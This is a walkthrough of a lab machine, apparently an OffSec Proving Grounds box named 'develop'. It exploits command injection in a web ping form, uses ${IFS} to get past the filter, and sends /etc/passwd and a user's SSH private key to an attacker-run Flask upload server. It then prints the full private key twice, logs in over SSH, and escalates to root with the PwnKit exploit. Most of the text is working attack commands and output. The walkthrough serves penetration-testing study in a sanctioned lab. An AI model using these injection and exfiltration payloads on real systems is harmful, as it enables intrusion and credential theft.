
We are shown a page with some details about the availability of resources and a Ping tab button.

Once we click on Ping we get the option to run a command, probably a ping command.

So, let’s try this out. First, setup an icmp listener using tcpdump, get our local IP address (192.168.45.154), paste it in the web application and click Execute. Indeed, we get an icmp request from the target.
## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## setup an icmp listener using tcpdump
sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

## catch icmp request from target
sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
08:54:15.941982 IP 192.168.202.135 > 192.168.45.154: ICMP echo request, id 1, seq 1, length 64
08:54:15.942002 IP 192.168.45.154 > 192.168.202.135: ICMP echo reply, id 1, seq 1, length 64
So we can execute commands. Let’s try to do some command injection and see if that works. Perhaps we can also use curl to get a page from our server, after the ping command. First we need to setup a local webserver to see if this will work.
## setup a webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
So, we enter 192.168.45.154;curl http://192.168.45.154/test and click Execute. We see the ping results come back as: Hi we don't accept hackers!. So there is some filtering in place.

One often problem with this is the whitespace, which we can replace with ${IFS}. ${IFS} refers to the Internal Field Separator (IFS) and is default set to whitespace, so we can use this in our command. So we’ll replace the whitespace with ${IFS}, like this: 192.168.45.154;curl${IFS}http://192.168.45.154/test and click Execute. We do, we see a ping request and a curl request coming in. That’s nice.
## catch icmp request from target
sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
08:54:15.941982 IP 192.168.202.135 > 192.168.45.154: ICMP echo request, id 1, seq 1, length 64
08:54:15.942002 IP 192.168.45.154 > 192.168.202.135: ICMP echo reply, id 1, seq 1, length 64
09:04:44.511747 IP 192.168.202.135 > 192.168.45.154: ICMP echo request, id 2, seq 1, length 64
09:04:44.511769 IP 192.168.45.154 > 192.168.202.135: ICMP echo reply, id 2, seq 1, length 64

## catch curl request
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.202.135 - - [11/Oct/2025 09:04:44] code 404, message File not found
192.168.202.135 - - [11/Oct/2025 09:04:44] "GET /test HTTP/1.1" 404 -
However, a lot of commands will lead to the Hi we don't accept hackers! ping result. So a way to get around this is using curl to send us local files. For this we need to setup a local web server that accepts POST request. We can do this, with this Python script.
from flask import Flask, request, jsonify
import os

app = Flask(__name__)

@app.route('/upload', methods=['POST', 'PUT'])
def upload():
    if 'file' not in request.files:
        return jsonify({"error": "No file part"}), 400

    file = request.files['file']

    if file.filename == '':
        return jsonify({"error": "No selected file"}), 400

    # Create a unique name for the saved file to prevent overwriting
    filename = file.filename
    filepath = os.path.join(app.root_path, 'uploads', filename)

    # Make sure the upload directory exists
    if not os.path.exists(os.path.dirname(filepath)):
        os.makedirs(os.path.dirname(filepath))

    # Save the uploaded file to disk
    with open(filepath, 'wb') as f:
        f.write(file.read())  # Write binary data from the file

    # Read the contents of the saved file and print to screen (optional)
    with open(filepath, 'r') as f:  # Open for reading text files
        content = f.read()
        print(content)

    return jsonify({"message": "File has been uploaded."}), 200

if __name__ == '__main__':
    app.config['UPLOAD_FOLDER'] = '/home/kali/hk/offsec/pg/practice/develop/files/'

    # Run the server on all interfaces, port 8080
    app.run(host='0.0.0.0', port=80)
Save this Python script in the ./files directory as webserver.py. Kill the current running Python webserver. This script makes an upload endpoint available and will be able to receive files from the target, save them to disk and display them on screen.
## change directory
cd files

## save python script to a file called `webserver.py`

## create a python virtual environment, called `venv`, to keep our environment clean
python3 -m venv venv

## activate the virtual environment
source venv/bin/activate

## install `flask`
pip3 install flask

## run the python webserver with POST/PUT capabilities
python3 webserver.py
 * Serving Flask app 'webserver'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.125.132:80
Press CTRL+C to quit
So when we change our payload to something like this: 192.168.45.154;curl${IFS}-F${IFS}"file=@/etc/passwd"${IFS}http://192.168.45.154/upload, we get the /etc/passwd file send to use.
## catch the curl POST request
python3 webserver.py
 * Serving Flask app 'webserver'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.125.132:80
Press CTRL+C to quit
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
franz:x:1000:1000::/home/franz:/bin/sh

192.168.202.135 - - [11/Oct/2025 09:26:25] "POST /upload HTTP/1.1" 200 -
The file is also saved in the ./files/uploads directory. We see there is a franz user. Perhaps we can access his SSH private key. Let’s try, set the payload to: 192.168.45.154;curl${IFS}-F${IFS}"file=@/home/franz/.ssh/id_rsa"${IFS}http://192.168.45.154/upload and click Execute. We can read his SSH private key. Save this key to a file and let’s get initial access as the franz user in the `` directory.
## SSH private key of the `franz` user
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

## change directory
cd files

## create a file called `franz.key` with this content:
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

## set correct permission on `franz.key`
chmod 600 franz.key

## use SSH private key to access target as the `franz` user via SSH
ssh -i franz.key franz@$ip
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 11 Oct 2025 07:33:18 AM UTC

  System load:                      0.0
  Usage of /:                       60.9% of 9.78GB
  Memory usage:                     64%
  Swap usage:                       0%
  Processes:                        215
  Users logged in:                  0
  IPv4 address for br-af1ffca3869e: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens160:          192.168.202.135


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$

## switch to a bash shell
$ bash
franz@develop:~$

## print `local.txt`
franz@develop:~$ cat local.txt
dc9839f595612f3d8d8045c6265bb4c2
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `linpeas.sh`
franz@develop:~$ wget http://192.168.45.154/linpeas.sh
--2025-10-11 14:34:24--  http://192.168.45.154/linpeas.sh
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971820 (949K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                  100%[===========================================>] 949.04K  4.98MB/s    in 0.2s

2025-10-11 14:34:24 (4.98 MB/s) - ‘linpeas.sh’ saved [971820/971820]

## set the execution bit
franz@develop:~$ chmod +x linpeas.sh

## run `linpeas.sh`
franz@develop:~$ ./linpeas.sh
The linpeas.sh output shows the target is vulnerable for pwnkit (CVE-2021-4034). Now, let’s download the exploit (https://github.com/ly4k/PwnKit), upload to the target and run it to escalate our privileges to the root user.
## change directory
cd uploads

## download exploit
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o pwnkit

## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## setup a local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target:
## download exploit
franz@develop:~$ wget http://192.168.45.154/pwnkit
--2025-10-11 14:36:35--  http://192.168.45.154/pwnkit
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: ‘pwnkit’

pwnkit                      100%[===========================================>]  17.62K  --.-KB/s    in 0.05s

2025-10-11 14:36:35 (371 KB/s) - ‘pwnkit’ saved [18040/18040]

## set execution bit on `pwnkit`
franz@develop:~$ chmod +x pwnkit

## execute `pwnkit`
franz@develop:~$ ./pwnkit
root@develop:/home/franz#

## print `proof.txt`
root@develop:/home/franz# cat /root/proof.txt
52ad638c8b0b21d028511452cb6d60d5
References #
[+] https://github.com/arthaud/git-dumper
[+] https://hashes.com/en/decrypt/hash
[+] https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
[+] https://github.com/ly4k/PwnKit
[+] https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit